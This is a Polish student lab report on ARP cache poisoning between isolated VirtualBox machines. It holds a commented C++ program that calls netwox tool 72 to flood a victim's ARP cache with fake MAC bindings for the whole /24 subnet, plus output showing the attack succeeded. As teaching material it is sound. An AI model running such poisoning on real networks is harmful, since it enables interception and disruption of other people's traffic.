LABORATORIUM NR 9.


PODSTAWOWE ATAKI NA PROTOKÓŁ ICMP

Zadanie 9.1. Określenie trybów sieciowych Virtualbox

9P1: Należy wybrać odpowiedni tryb sieciowy Virtualbox dla struktury sieciowej, niezbędnej do wykonania ćwiczenia. Wybór ten należy uzasadnić. W sprawozdaniu proszę umieścić rysunek przedstawiający opracowaną konfigurację z zaznaczonymi adresami dla interfejsów i ustawionymi trybami sieciowymi.

Należy wybrać tryb host-only. Atak typu ARP spoofing może być przeprowadzony tylko w obrębie jednego segmentu sieci. Dzieje się tak dlatego, że ARP cache jest przesyłane tylko pomiędzy węzłami jednej sieci, nigdy nie jest routowane do innych sieci (operuje w warstwie link-layer). Potrzebna będzie nam więc sieć złożona z hosta i dwóch gości (będących w tym samym segmencie sieci), w której będziemy mogli osiągnąć połączenie zarówno pomiędzy gośćmi, jak i z hostem. Przykładowo atak w sieci NAT mógłby nie zakończyć się powodzeniem, ponieważ maszyny wirtualne znajdowałyby się w innych segmentach sieci, a więc przesył ARP cache nie byłby między nimi możliwy, co uniemożliwiłoby atak typu ARP spoofing.

Szkic przedstawiający utworzoną konfigurację:



instrukcja dla konfiguracji:


https://condor.depaul.edu/glancast/443class/docs/vbox_host-only_setup.html

Zadanie 9.2. Modyfikacja ARP cache

9P2: Proszę „zatruć” pamięć podręczną ARP na maszynie vhost2 poprzez wygenerowanie odpowiedniego komunikatu za pomocą narzędzia 72 i wysłanie go z

maszyny wirtualnej vhost1. W sprawozdaniu proszę przedstawić przyjęte ustawienia narzędzia 72 z pakietu Netwax/Netwag oraz dowód, że zawartość pamięci podręcznej ARP na maszynie vhost 2 zmieniła się zgodnie z oczekiwaniami.

Ustawienia narzędzia 72 z pakietu Netwag na vhost1:



Wynik "zatrucia" pamięci ARP na vhost2:

```
[01/26/2020 22:32] student@vhost2:~$ sudo arp -nv
sudo: unable to resolve host vhost2
[sudo] password for student:
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.56.1             ether   aa:aa:aa:aa:aa:aa   C                     eth13
192.168.56.2             ether   08:00:27:a5:ad:ab   C                     eth13
Entries: 2      Skipped: 0      Found: 2
```

Jak widzimy na powyższym zrzucie ekranu - do pamięci ARP vhost2 (atakowanego) został dodany wpis kojarzący podany na vhost1 (atakujący) adres IP z podanym adresem MAC. Spowoduje to, że vhost2 chcąc połączyć się z podanym adresem (adresem bramy domyślnej), będzie przesyłać pakiety na nieprawidłowy (podany przez atakującego) adres fizyczny. Może to umożliwiać atakującemu przechwytywanie danych przeznaczonych dla innych hostów (jeśli poda swój adres fizyczny).

9P3: Proszę na podstawie przedstawionego wyżej, przykładowego kodu, napisać i uruchomić na vhost 1 program, który „zatruje” ARP cache na vhost2 poprzez umieszczenie w niej powiązań wszystkich możliwych adresów IP wykorzystywanych w domenie rozgłoszeniowej z dowolnymi, fikcyjnymi adresami MAC. W sprawozdaniu proszę umieścić opracowany kod programu z komentarzami co wykonywane jest w poszczególnych liniach kodu oraz dowód, że atak przeprowadzony w oparciu o ten program, zakończył się sukcesem.

Kod programu:

```
#include <stdlib.h>
#include <stdio.h>
using namespace std;
int main()
{
    char add[50];
    char ethadd[50];
    char arppoison[1000];

    for (int i=1; i<255; i++)
    //pętla przebiega 254 razy - dla każdego możliwego adresu
    //IP, oprócz adresu rozgłoszeniowego (.255) i adresu sieci (.0)
    {
        sprintf(add,"192.168.56.%d",i);
        //przechowywanie w pamięci (tablica add)
        //kolejnych możliwych adresów wykorzystywanych
        //w domenie rozgłoszeniowej

        sprintf(ethadd,"%x:%x:%x:%x:%x:%x",i,i,i,i,i,i);
        //przechowywanie w pamięci (tablica ethadd)
        //kolejnych fikcyjnych adresów MAC

        sprintf(arppoison,"netwox 72 --ips \"192.168.56.3\"
        --device \"Eth0\" --src-eth %s --src-ip %s",ethadd,add);
        //utworzenie polecenia używającego narzędzia
        //nr 72 pakietu netwox, odnośnie adresu
        //vhost2 (192.168.56.3), interfejsu eth0,
        //tworzącego powaiązanie fikcyjnego adresu MAC
        //(pobranego z tablicy ethadd) z danym
        //adresem IP (pobranym z tablicy add)

        system(arppoison);
        //wykonanie polecenia
    }
    return 0;
}
```

Wynik wykonania skryptu na vhost1:

```
[01/26/2020 22:43] student@Ubuntu:~/Desktop$ sudo g++ lab9.cpp -o lab9
[01/26/2020 22:43] student@Ubuntu:~/Desktop$ sudo ./lab9
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : unreached
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
192.168.56.3 : 08:00:27:58:74:7E
```

Wynik działania skryptu na vhost2 (polecenie arp -nv):

```
192.168.56.241           ether   f1:f1:f1:f1:f1:f1   C                     eth13
192.168.56.76            ether   4c:4c:4c:4c:4c:4c   C                     eth13
192.168.56.167           ether   a7:a7:a7:a7:a7:a7   C                     eth13
192.168.56.2             ether   08:00:27:a5:ad:ab   C                     eth13
192.168.56.93            ether   5d:5d:5d:5d:5d:5d   C                     eth13
192.168.56.184           ether   b8:b8:b8:b8:b8:b8   C                     eth13
192.168.56.19            ether   13:13:13:13:13:13   C                     eth13
192.168.56.110           ether   6e:6e:6e:6e:6e:6e   C                     eth13
192.168.56.201           ether   c9:c9:c9:c9:c9:c9   C                     eth13
192.168.56.36            ether   24:24:24:24:24:24   C                     eth13
192.168.56.127           ether   7f:7f:7f:7f:7f:7f   C                     eth13
192.168.56.218           ether   da:da:da:da:da:da   C                     eth13
192.168.56.53            ether   35:35:35:35:35:35   C                     eth13
192.168.56.144           ether   90:90:90:90:90:90   C                     eth13
192.168.56.235           ether   eb:eb:eb:eb:eb:eb   C                     eth13
192.168.56.70            ether   46:46:46:46:46:46   C                     eth13
192.168.56.161           ether   a1:a1:a1:a1:a1:a1   C                     eth13
192.168.56.252           ether   fc:fc:fc:fc:fc:fc   C                     eth13
Entries: 253    Skipped: 0      Found: 253
```

Na podstawie pamięci ARP vhost2 widzimy, że atak zakończył się sukcesem - do tablicy dodano powiązania wszystkich adresów IP (oprócz rozgłoszeniowego i sieci) w sieci 192.168.56.0 z wygenerowanymi kolejno adresami MAC.